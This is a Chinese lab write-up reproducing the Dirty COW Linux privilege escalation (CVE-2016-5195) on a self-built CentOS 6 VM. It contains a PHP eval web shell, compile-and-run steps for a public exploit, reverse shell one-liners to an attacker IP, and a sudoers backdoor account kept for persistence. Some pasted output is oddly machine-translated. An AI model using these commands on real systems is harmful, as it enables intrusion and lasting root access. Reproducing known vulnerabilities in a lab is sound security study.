

脏牛提权复现以及如何得到一个完全交互的shell

sixyi (/u/49360) / 2021-06-25 14:32:59 / 浏览数 492

漏洞描述

脏牛漏洞(CVE-2016-5195)，又叫Dirty COW，存在Linux内核中已经有长达9年的时间，在2007年发布的Linux内核版本中就已经存在此漏洞，在2016年10月18后才得以修复，因此影响范围很大。

漏洞具体是由于get_user_page内核函数在处理Copy-on-Write的过程中，可能产出竞态条件造成COW过程被破坏，导致出现写数据到进程地址空间内只读内存区域的机会。修改su或者passwd程序就可以达到root的目的。

漏洞危害

低权限用户利用脏牛漏洞可以在众多Linux系统上实现本地提权

影响范围

(如果你的内核版本低于以下版本，则还存在此漏洞)：

Centos7/RHEL7	3.10.0-327.36.3.el7
Cetnos6/RHEL6	2.6.32-642.6.2.el6
Ubuntu 16.10	4.8.0-26.28
Ubuntu 16.04	4.4.0-45.66
Ubuntu 14.04	3.13.0-100.147
Debian 8	3.16.36-1+deb8u2
Debian 7	3.2.82-1

漏洞复现

虚拟机搭建centos6环境，查看内核版本

```
[xy@centos6 桌面]$ uname -a
Linux centos6.8 2.6.32-642.el6.x86_64 #1 SMP Tue May 10 17:27:01 UTC 2016 x86_64
x86_64 x86_64 GNU/Linux
[xy@centos6 桌面]$
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20210614132019-35d6ada2-ccd0-1.png>)

可以发现是在上述的漏洞范围之内

为了模拟获取webshell，这里我搭建了一下web环境

环境搭建

安装apache、php: `yum -y install httpd php`

开启http服务: `service httpd start`

```
[root@centos6 桌面]# setenforce 0
[root@centos6 桌面]# /sbin/iptables -I INPUT -p tcp --dport 80 -j ACCEPT
[root@centos6 桌面]# service iptables status
表格: filter
Chain INPUT (policy ACCEPT)
num target      prot opt source                destination              tcp dpt: 80
1  ACCEPT        tcp  --  0.0.0.0/0              0.0.0.0/0                state RELATED,
2  ACCEPT        all  --  0.0.0.0/0              0.0.0.0/0
ESTABLISHED
3  ACCEPT        icmp --  0.0.0.0/0              0.0.0.0/0
4  ACCEPT        all  --  0.0.0.0/0              0.0.0.0/0
5  ACCEPT        tcp  --  0.0.0.0/0              0.0.0.0/0                state NEW tcp
dpt: 22
6  REJECT        all  --  0.0.0.0/0              0.0.0.0/0                reject-with ic
mp-host-prohibited

Chain FORWARD (policy ACCEPT)
num target      prot opt source                destination              reject-with ic
1  REJECT        all  --  0.0.0.0/0              0.0.0.0/0                mp-host-prohibited

Chain OUTPUT (policy ACCEPT)
num target      prot opt source                destination
[root@centos6 桌面]#
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20210614132112-556de572-ccd0-1.png>)

这里还需开放80端口，不然会访问失败

先关掉防火墙selinux，输入: `setenforce 0`

开放80端口: `/sbin/iptables -I INPUT -p tcp --dport 80 -j ACCEPT`

记得重启一下http

查看防火墙状态: `service iptables status`

80端口已经开放

写一个php小马，简单测试一下

```
echo "<?php eval($_REQUEST[123]) ?>" > /var/www/html/shell.php
```


PHP 版本 5.3.3



系统	Linux centos6.8 2.6.32-642.el6.x86_64 #1 SMP Tue May 10 17:27:01 UTC 2016 x86_64
建造日期	2019 年 11 月 1 日 12:28:29
配置命令	'./configure' '--build=x86_64-redhat-linux-gnu' '--host=x86_64-redhat-linux-gnu' '--target=x86_64-redhat-linux-gnu' '--program-prefix=' '--prefix=/usr' '--exec-prefix=/usr' '--bindir=/usr/bin' '--sbindir=/usr/sbin' '--sysconfdir=/etc' '--datadir=/usr/share' '--includedir=/usr/include' '--libdir=/usr/lib64' '--libexecdir=/usr/libexec' '--localstatedir=/var' '--sharedstatedir=/var/lib' '--mandir=/usr/share/man' '--infodir=/usr/share/info' '--cache-file=../config.cache' '--with-libdir=lib64' '--with-config-file-path=/etc' '--with-config-file-scan-dir=/etc/php.d' '--disable-debug' '--with-pic' '--disable-rpath' '--没有梨' '--with-bz2' '--with-exec-dir=/usr/bin' '--with-freetype-dir=/usr' '--with-png-dir=/usr' '--with-xpm-dir=/usr' '--enable-gd-native-ttf' '--without-gd' '--with-gettext' '--with-gmp' '--with-iconv' '--with-jpeg-dir=/usr' '--with-openssl' '--with-pcre-regex=/usr' '--with-zlib' '--with-layout=GNU' '--enable-exif' '--enable-ftp' '--enable-magic-quotes' '--enable-sockets' '--enable-sysvsem' '--enable-sysvshm' '--enable-sysvmsg' '--with-kerberos' '--enable-ucd-snmp-hack' '--enable-shmop' '--enable-calendar' '--without-sqlite' '--with-libxml-dir=/usr' '--enable-xml' '--with-system-tzdata' '--with-apxs2=/usr/sbin/apxs' '--without-mysql' '--without-gd' '--disable-dom' '--disable-dba' '--without-unixODBC' '--disable-pdo' '--disable-xmlreader' '--disable-xmlwriter' '--without-qlite3' '--disable-phar' '--disable-fileinfo' '--disable-json' '--没有-pspell' '--disable-wddx' '--without-curl' '--disable-posix' '--disable-sysvmsg' '--disable-sysvshm' '--disable-sysvsem' '--without-openssl' '--without-ldap' '--without-curl' '--disable-posix' '--disable-sysvmsg' '--disable-sysvshm' '--disable-sysvsem'
服务器接口	Apache 2.0 处理程序
虚拟目录支持	残疾
配置文件 (php.ini) 路径	/等等
加载的配置文件	/etc/php.ini
扫描此目录以获取其他 .ini 文件	/etc/php.d
已解析的其他 .ini 文件	/etc/php.d/curl.ini, /etc/php.d/fileinfo.ini, /etc/php.d/json.ini, /etc/php.d/phar.ini, /etc/php.d/zip.ini

(<https://xzfile.aliyuncs.com/media/upload/picture/20210614132755-45b72408-ccd1-1.png>)

连接蚁剑，查看权限，只有apache的权限




(<https://xzfile.aliyuncs.com/media/upload/picture/20210614132837-5e8c68a8-ccd1-1.png>)

脏牛提权

1、上传脏牛提权EXP，注意上传到/tmp 这种可读可写的文件夹

exp地址：<https://github.com/FireFart/dirtycow> (<https://github.com/FireFart/dirtycow>)



(<https://xzfile.aliyuncs.com/media/upload/picture/20210614132934-80cde5e0-ccd1-1.png>)

2、编译EXP:

```
gcc -pthread dirty.c -o dirty -lcrypt
```

3、生成root权限的用户：`./dirty 123`

查看 `/etc/passwd`

成功创建一个firefart超级用户

```
中国蚁剑
AntSword 编辑 窗口 调试
192.168.19.128 >_ 192.168.19.128 >_ 192.168.19.128
(*) 基础信息
当前路径: /var/www/html
磁盘列表: /
系统信息:
Linux centos6.8 2.6.32-642.el6.x86_64 #1 SMP Tue May 10 17:27:01 UTC 2016 x86_64
当前用户: root
(*) 输入 ashelp 查看本地命令
(root:/var/www/html) $ cd /tmp/
(root:/tmp) $ gcc -pthread dirty.c -o dirty -lcrypt
(root:/tmp) $ ./dirty 123
(root:/tmp) $ cat /etc/passwd
firefart:fiRbwOlRgkx7g:0:0:pwned:/root:/bin/bash
/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20210614133200-d7b6f612-ccd1-1.png>)

尝试通过su 切换用户，报错了

```
(root:/tmp) $ su firefart
standard in must be a tty
(root:/tmp) $
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20210614133253-f7427da8-ccd1-1.png>)

这是因为通过这种方式连接得到的shell类型，不能su交互，tty表示交互式终端

解决方法可以切换一下shell

```
python -c 'import pty; pty.spawn("/bin/sh")'
或python -c 'import pty; pty.spawn("/bin/bash")'
```

得到shell就可以su进行交互了。

但如果在蚁剑里面直接切换shell，无法成功，猜测是权限不够


```
(root:/tmp) $ python -c 'import pty; pty.spawn("/bin/sh")'
File "<string>", line 1
    import pty; pty.spawn("/bin/sh")
                    ^
SyntaxError: invalid syntax
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20210614133309-00a564a0-ccd2-1.png>)

如何得到一个完全交互性的shell

尝试用nc反弹shell


1、在攻击机上开启nc监听



(<https://xzfile.aliyuncs.com/media/upload/picture/20210614133322-087137c2-ccd2-1.png>)

2、反弹shell:

```
nc 攻击机ip 1234 -e /bin/sh    (目标主机上有nc)
bash -i >& /dev/tcp/攻击机ip/1234 0>&1    (目标主机上没有nc)
```



(<https://xzfile.aliyuncs.com/media/upload/picture/20210614133335-1074526a-ccd2-1.png>)

重新切换shell

```
python -c 'import pty; pty.spawn("/bin/sh")'
```

```
root@kali:~# nc -lvvp 1234
listening on [any] 1234 ...
connect to [192.168.19.129] from 192.168.19.128 [192.168.19.128] 34563
bash: no job control in this shell
bash-4.1$ python -c 'import pty; pty.spawn("/bin/sh")'
python -c 'import pty; pty.spawn("/bin/sh")'
sh-4.1$ su firefart
su firefart
Password: 123

[firefart@centos6 tmp]#
```

先知社区

(<https://xzfile.aliyuncs.com/media/upload/picture/20210614133348-1818ea76-ccd2-1.png>)

终于切换到超级用户

这里要记得利用备份文件还原root用户: ``mv /tmp/passwd.bak /etc/passwd

```
@centos6:/tmp root@kali: ~
su firefart
Password: 123

[firefart@centos6 tmp]# mv /tmp/passwd.bak /etc/passwd
mv /tmp/passwd.bak /etc/passwd
mv: overwrite `/etc/passwd'? y
y
[firefart@centos6 tmp]# cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
```

先知社区

(<https://xzfile.aliyuncs.com/media/upload/picture/20210614133401-201e6890-ccd2-1.png>)

还原之后不要急着退出、我们可以生成一个root权限的新用户保留权限

1、添加用户，首先用adduser命令添加一个普通用户，命令如下：

```
adduser qaz //添加一个名为abc的用户
passwd qaz //修改密码
```

```
[firefart@centos6 tmp]# adduser qaz
adduser qaz
[firefart@centos6 tmp]# passwd qaz
passwd qaz
Changing password for user qaz.
New password: 123

BAD PASSWORD: it is WAY too short
BAD PASSWORD: is too simple
Retype new password: 123

passwd: all authentication tokens updated successfully.
[firefart@centos6 tmp]#
```

先知社区


(<https://xzfile.aliyuncs.com/media/upload/picture/20210614133438-35a47218-ccd2-1.png>)

2、赋予root权限

修改 /etc/sudoers 文件，找到下面一行，在root下面添加一行，如下所示：

```
root ALL=(ALL) ALL
qaz ALL=(ALL) ALL
```

但在修改文件的时候，发现得到的shell还是有问题的



```
@centos6/tmp
文件(F) 动作(A) 编辑(E) 查看(V) 帮助(H)
@centos6/tmp root@kali: ~
^[[OB^[OB^[OB^[OB^[OB^[OB
## Examples are provided at the bottom of the file for collections
## of related commands, which can then be delegated out to particular
## users or groups.
##
## This file must be edited with the 'visudo' command.

## Host Aliases
## Groups of machines. You may prefer to use hostnames (perhaps using
## wildcards for entire domains) or IP addresses instead.
# Host_Alias    FILESERVERS = fs1, fs2
# Host_Alias    MAILSERVERS = smtp, smtp2

## User Aliases
## These aren't often necessary, as you can use regular groups
## (ie, from files, LDAP, NIS, etc) in this file - just use %groupname
## rather than USERALIASES
# User_Alias ADMINS = jsmith, mikem
"/etc/sudoers" [readonly] 111L, 3729C

## Command Aliases
```

先知社区


(<https://xzfile.aliyuncs.com/media/upload/picture/20210614133454-3f89925e-ccd2-1.png>)

他直接读取了我们键盘的数据，这是因为得到的还是一个半交互性的shell

解决方法如下：

- 1、Ctrl-Z 可以将一个正在前台执行的命令放到后台，并且暂停
- 2、`stty raw -echo` //设置原始输入并禁止回显（当在键盘上输入时，并不出现在屏幕上）
- 3、fg 将后台中的命令调至前台继续运行

现在就可以正常修改了



```
@centos6:/tmp root@kali: ~
Defaults    secure_path = /sbin:/bin:/usr/sbin:/usr/bin

## Next comes the main part: which users can run what software on
## which machines (the sudoers file can be shared between multiple
## systems).
## Syntax:
##
##      user    MACHINE=COMMANDS

##
## The COMMANDS section may have other options added to it.
##

## Allow root to run any commands anywhere
root    ALL=(ALL)        ALL
qaz     ALL=(ALL)        ALL
## The COMMANDS section may have other options added to it.
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20210614133510-49028f3e-ccd2-1.png>)
修改完毕，现在可以用qaz帐号登录，然后用命令 `sudo`，即可获得root权限进行操作

完

原文链接：<https://xz.aliyun.com/t/9757>